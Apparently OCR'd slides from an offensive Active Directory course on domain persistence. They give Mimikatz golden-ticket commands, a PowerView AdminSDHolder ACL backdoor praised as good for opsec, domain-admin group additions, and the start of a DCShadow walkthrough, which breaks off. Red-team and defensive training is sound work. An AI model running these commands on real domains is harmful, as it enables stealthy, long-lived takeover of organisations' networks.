
kerberos::golden /user:USERNAME /id:500 /domain:DOMAIN-FQDN /sid:DOMAIN-SID /krbtgt:KRBTGT-ACCOUNT-HASH /ptt



DOMAIN PERSISTENCE – GOLDEN TICKETS


- With the golden ticket created, we can use Mimikatz to import it into any domain user's session and grant them access to the domain controller with the administrator's privileges.

```
kerberos::ptt GOLDEN-TICKET-FILE
kerberos::list
misc::cmd
dir \\DOMAIN-CONTROLLER\C$
```



DOMAIN PERSISTENCE – GOLDEN TICKETS

- One of the reasons golden tickets are very dangerous and often abused by attackers is that they have a default lifetime of 10 years (the default maximum ticket age in Active Directory).
- They are also very difficult to remove/invalidate once they have been created by attackers.



DOMAIN PERSISTENCE – ADMINSDHOLDER

ADMINSDHOLDER:

- AdminSDHolder is a container that exists in every single AD domain.
- It is used as a template to hold permissions for sensitive/protected groups in AD such as domain admins.
- The AdminSDHolder is owned by the Domain Admins group; meaning if you have domain admin rights you can backdoor the AdminSDHolder container by giving any user you'd like GenericAll permissions on it; effectively making your user a domain administrator without actually adding them to the group; which is great for opsec.
- Changes to the AdminSDHolder's ACL entries are applied to all protected users and groups every 60 minutes by default, so it's not immediate but it's usually worth the effort.

Read more about AdminSDHolder:

https://adsecurity.org/?p=1906


https://tsmith.co/2011/what-is-adminsdholder/

https://blog.stealthbits.com/persistence-using-adminsdholder-and-sdprop/

DOMAIN PERSISTENCE – ADMINSDHOLDER

- With domain administrator rights, use the PowerView command below to give any domain user GenericAll permissions on the AdminSDHolder container. I'll do this for user MILLER.

```
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,DC=fox,DC=com' -PrincipalIdentity USERNAME -Rights All -Verbose
```




NOTE: You will have to wait over 60 minutes for the changes to take effect.

DOMAIN PERSISTENCE – ADMINSDHOLDER

- We can then verify that our low privilege user MILLER has GenericAll rights on the AdminSDHolder container.

```
$UserSID = Get-DomainUser USERNAME | Select-Object -ExpandProperty objectsid
Get-DomainObjectAcl -SearchBase 'CN=AdminSDHolder,CN=System,DC=fox,DC=com' -ResolveGUIDs | Where-Object
{$_.securityidentifier -eq $UserSID }
```





DOMAIN PERSISTENCE – ADMINSDHOLDER

- We now have the equivalent of a domain admin's privileges without actually being in the domain admins group.
- To prove this, assuming you've waited long enough; we can add our low privilege user to the Domain Admins group and open a remote session to the domain controller using Powershell remoting.

net group "domain admins" USERNAME /add /domain

Enter-PSSession DC-HOSTNAME





NOTE:

This isn't the only way to abuse GenericAll permissions, you can add users to any sensitive group, reset user's passwords and more.

DOMAIN PERSISTENCE – DCSHADOW

DCSHADOW:

- DCShadow is a persistence technique that works by registering a rogue domain controller, allowing an attacker to push malicious changes into the environment by modifying active directory objects.
- Just like all the other persistence techniques we've covered, an attacker will need domain administrator privileges to carry out this attack.
- There are numerous ways to use DCShadow for persistence since we can basically modify any active directory objects we'd like to and push them to the domain controller and the rest of the domain.
- For a simple demo, we'll just add a low privilege user to the domain admins group.

Read more about DCShadow:

https://www.dcshadow.com/


https://attack.stealthbits.com/how-dcshadow-persistence-attack-works


https://blog.stealthbits.com/dcshadow-attacking-active-directory-with-rogue-dcs/

https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1207-creating-rogue-domain-controllers-with-dcshadow

DOMAIN PERSISTENCE – DCSHADOW

- To start, we'll need 2 Mimikatz sessions/shells running on any PC on the domain:
  1) One with domain admin rights.
  2) Another with NT AUTHORITY\SYSTEM rights (NOT local admin rights)





DOMAIN PERSISTENCE – DCSHADOW

